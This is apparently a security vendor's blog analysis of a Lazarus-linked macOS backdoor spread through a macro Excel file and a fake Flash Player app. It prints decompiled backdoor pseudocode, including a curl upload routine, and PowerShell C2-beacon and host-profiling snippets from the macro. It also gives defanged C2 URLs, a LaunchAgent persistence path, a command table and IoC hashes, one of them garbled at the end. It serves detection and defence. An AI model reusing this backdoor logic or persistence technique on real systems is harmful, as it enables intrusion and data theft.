- Trend Micro
- About TrendLabs Security Intelligence Blog

Mac Backdoor Linked to Lazarus Targets Korean Users

- Posted on:November 20, 2019 at 4:41 am
- Posted in:Malware, Targeted Attacks
- Author:
  Trend Micro

0

By Gabrielle Joyce Mabutas

Criminal interest in MacOS continues to grow, with malware authors churning out more threats that target users of the popular OS. Case in point: A new variant of a Mac backdoor (detected by Trend Micro as Backdoor.MacOS.NUKESPED.A) attributed to the cybercriminal group Lazarus, which was observed targeting Korean users with a macro-embedded Microsoft Excel spreadsheet.

Similarities to an earlier Lazarus iteration

We analyzed a malicious sample first discovered by Twitter user cyberwar_15, and found that it used an Excel document with an embedded macro, which is similar to a previous attack by the Lazarus group.




Figure 1. The spreadsheet displays a fairly known psychological test (similar to one found here); clicking on the smiley image on the top left shows a different response depending on the user's answer.

However, unlike the previous attack that contains a different routine based on the OS the spreadsheet is running on, the macro in this file will just run a PowerShell script that connects to three C&C servers set up by the group:

Figure 2. The macro file connects to hxxps[:]//crabbedly[.]club/board[.]php, hxxps[:]//craypot[.]live/board[.]php, and hxxps[:]//indagator[.]club/board[.]php.




Figure 3. Comparison of [SentinelOne](https://www.sentinelone.com)'s code snippet of the malicious macro used in the abovementioned previous attack (left) and the code snippet of the recently discovered one (right). The latter shows that it no longer performs any specific action if it runs on a Mac platform. The "#If Mac Then" MacOS-specific attack does not start with malicious macros this time.

Mac app bundle contains malicious and legitimate Flash Players

Apart from the analyzed sample, @cyberwar_15, as well as Qianxin Technology, were also able to source an in-the-wild Mac app bundle suspected to be involved in the attack since it shares similar C&C servers with the malicious spreadsheets.




Figure 4. Mac app bundle inside a sample found in the wild

However, this is only a decoy since the actual Adobe Flash Player is contained as a hidden Mach-O file. The bundle contains two Flash Player files: a legitimate version and a malicious version (Trojan.MacOS.NUKESPED.B). The app will run the smaller-sized Flash Player as its main executable, which is the malicious version that only poses as a “Flash Player” by name. It also runs the legitimate Flash Player to hide its actual malicious routine.




Figure 5. The bundle contains two Flash Player files — one legitimate version and one malicious version.




Figure 6. A closer look at the bundle revealed that this Flash Player app was developed by someone named Oleg Krasilnikov, who has no relation to Adobe Inc.

When running the Mac app, the malicious Flash Player will run the legitimate one to play a decoy SWF video.




Figure 7. The SWF video, which plays a Korean song in the background, shows a collection of pictures.

Our own analysis of the sample revealed that while the video is playing, the malicious Flash Player creates another hidden file (Backdoor.MacOS.NUKESPED.A) in the following path: *~/.FlashUpdateCheck*.




Figure 8. The malicious Flash Player creates a hidden file at *~/.FlashUpdateCheck* while the legitimate Flash Player plays a video. Note: The symbol (~) is equivalent to the path of the current user.

Subsequently, a persistence mechanism for this hidden file is installed through dropped PLIST file *~/Library/Launchagents/com.adobe.macromedia.plist*.




Figure 9. Code snippet of ~/Library/Launchagents/com.adobe.macromedia.plist being dropped. The hidden file ~/.FlashUpdateCheck is set as its autorun target.

Further inspection shows that the hidden file *~/.FlashUpdateCheck* acts as the dropped Powershell script-equivalent of the Macro-embedded document. We have identified functions related to its C&C communication with the following servers:




Figure 10. Listed C&C servers located in the *_DATA* segment of the hidden file

The variant's backdoor functions

To trigger the backdoor functions of Backdoor.MacOS.NUKESPED.A, it must first try to establish a connection with the abovementioned servers, craypot[.]live being the first in order. Upon successful connection, it would continue to its actual backdoor routine.

```
switch ( HIDWORD(qword_100005BD4) )
{
  case 1:
  case 3:
  case 4:
  case 6:
    goto LABEL_4;
  case 2:
    v2 = 0;
    break;
  case 5:
    LODWORD(qword_100005BD4) = 0;
    break;
  case 7:
    if ( !HIDWORD(qword_100005BDC) )
    {
      qword_100005BDC = 0LL;
      LODWORD(qword_100005BD4) = 0;
      LOBYTE(v3) = establish_connection();
      if ( v3 )
      {
        Bkdr_Routine();
        LODWORD(qword_100005BF4) = 0;
      }
```

Figure 11. In this routine, the file would evaluate the server's response and perform specific functions based on the received command number.

```
case 11:
  qmemcpy(&v13, &v27, 0x4008uLL);
  v23 = v29;
  v6 = GetHostInfo((__int64)&v23, (__int64)&v29, v3, 0LL, v4, v5, v13, v14);
  goto LABEL_41;
case 12:
  memcpy(v1, &v27, 0x400CuLL);
  __bzero(&v42, 1364LL);
  v6 = 0;
  if ( !v31
    && (unsigned int)curl_formpost(
                       (__int64)&v42,
                       (__int64)&Bkdr_Config + 260 * *((int *)&Bkdr_Config + 680) + 84,
                       v25)
    && curl_postOK((__int64)&v42, *((_DWORD *)&Bkdr_Config + 2), 0x15u, v1) )
  {
    goto LABEL_36;
  }
  goto LABEL_38;
case 14:
  qmemcpy(&v13, &v27, 0x4008uLL);
  v23 = v29;
  v6 = Check_Bkdr_Config(
         (__int64)&v23,
         (__int64)&v29,
         v3,
         0LL,
         v4,
         v5,
         v13,
         v14,
         v15,
         v16,
         v17,
         v18,
         v19,
         v20,
         v21,
         v22);
  goto LABEL_41;
```

Figure 12. Disassembled pseudocode for backdoor functions 11, 12, and 14






Figure 13. Disassembled pseudocode for backdoor functions 18, 19, 20, 21, 24, and 25

Switch case backdoor command	**Function**
2	Set Sleep
3	Terminate Process
11	Get Host Information
12, 14	Check Current Backdoor Configuration
15	Update C2 and Backdoor Configuration
18, 19	Execute Shell command
20	Upload File
21	Download File
24, 25	Execute Response Directly

Table 1. The complete backdoor functions of Backdoor.MacOS.NUKESPED.A



```
while($global:blv)
{
$rq=sdd $global:tid 22 $null 0 $global:auri[$global:nup]
if($rq -eq $null){break}
$bf=rdd $rq $global:mbz
if(($bf -eq $null) -or ($bf.length -lt 12)){break}
$nmsg=btn $bf 0
$nmlen=btn $bf 8
if($bf.length -ne ($nmlen+12)){break}
$cres=0
if($nmsg -eq 2){$cres=slp $bf}
elseif($nmsg -eq 3){$cres=di}
elseif($nmsg -eq 11){$cres=tif}
elseif($nmsg -eq 12){$cres=kalv}
elseif($nmsg -eq 14){$cres=gcf}
elseif($nmsg -eq 15){$cres=scf $bf}
elseif($nmsg -eq 18){$cres=kmd $bf}
elseif($nmsg -eq 20){$cres=up $bf}
elseif($nmsg -eq 21){$cres=dn $bf}
elseif($nmsg -eq 24){$cres=rmd $bf}
else{break}
```



```
function tif()
{
$rs=0
do
{
$nmsg=11
$nrsv=0
$nmlen=288
$hs=$env:COMPUTERNAME
$ip=(Test-Connection -ComputerName $hs -Count 1  | Select -ExpandProperty IPV4Address).Address
$ot=1
$ov=[System.Environment]::OSVersion.Version
$oma=$ov.major
$omi=$ov.minor
$tt=3
$tv=0
$nrs=6
```

Figure 14. The MacOS hidden file has backdoor functions that are similar to those of the executed hidden PowerShell script in the Excel spreadsheet sample (for example, the command 11 for both is the GetHostInfo function).

Conclusion

Unlike Lazarus' earlier method, which used macros to download a backdoor Mac file, the samples we analyzed reveal that this attack type uses an app with a decoy while running the malicious routine to separate the entire Mac attack chain.

Cybercriminal groups such as Lazarus are expanding their scope of attack through different platforms. The Lazarus group's shift from using a single cross-platform method for starting an attack chain to a more OS-specific crafted variant is something to take note of — and something we should expect on future related cases.

Security recommendations

To avoid attacks involving Backdoor.MacOS.NUKESPED.A, users should only download apps from official sources. This simple practice minimizes the chances of downloading a malicious app. Users can also benefit from security solutions such as Trend Micro Home Security for Mac, which provides comprehensive security and multi-device protection against cyberthreats.

Enterprises, for their part, should take advantage of Trend Micro's Smart Protection Suites with XGen™ security, which infuses high-fidelity machine learning into a blend of threat protection techniques to eliminate security gaps across any user activity or endpoint.

Indicators of Compromise (IoCs)

Files	SHA256s	Detection Names
Album.app	d91c233b2f1177357387c29d92bd3f29fab7b90760e59a893a0f447ef2cb4715	Trojan.MacOS.NUKESPED.B
Flash Player	735365ef9aa6cca946cfef9a4b85f68e7f9f03011da0cf5f5ab517a381e40d02	Trojan.MacOS.NUKESPED.B
.FlashUpdateChe	6f7a5f1d52d3bfc6f175bf2bbb665e4bd99b0453e2d2e27712fe9	Backdoor.MacOS.NUKE

ck	b71c55962dc	SPED.A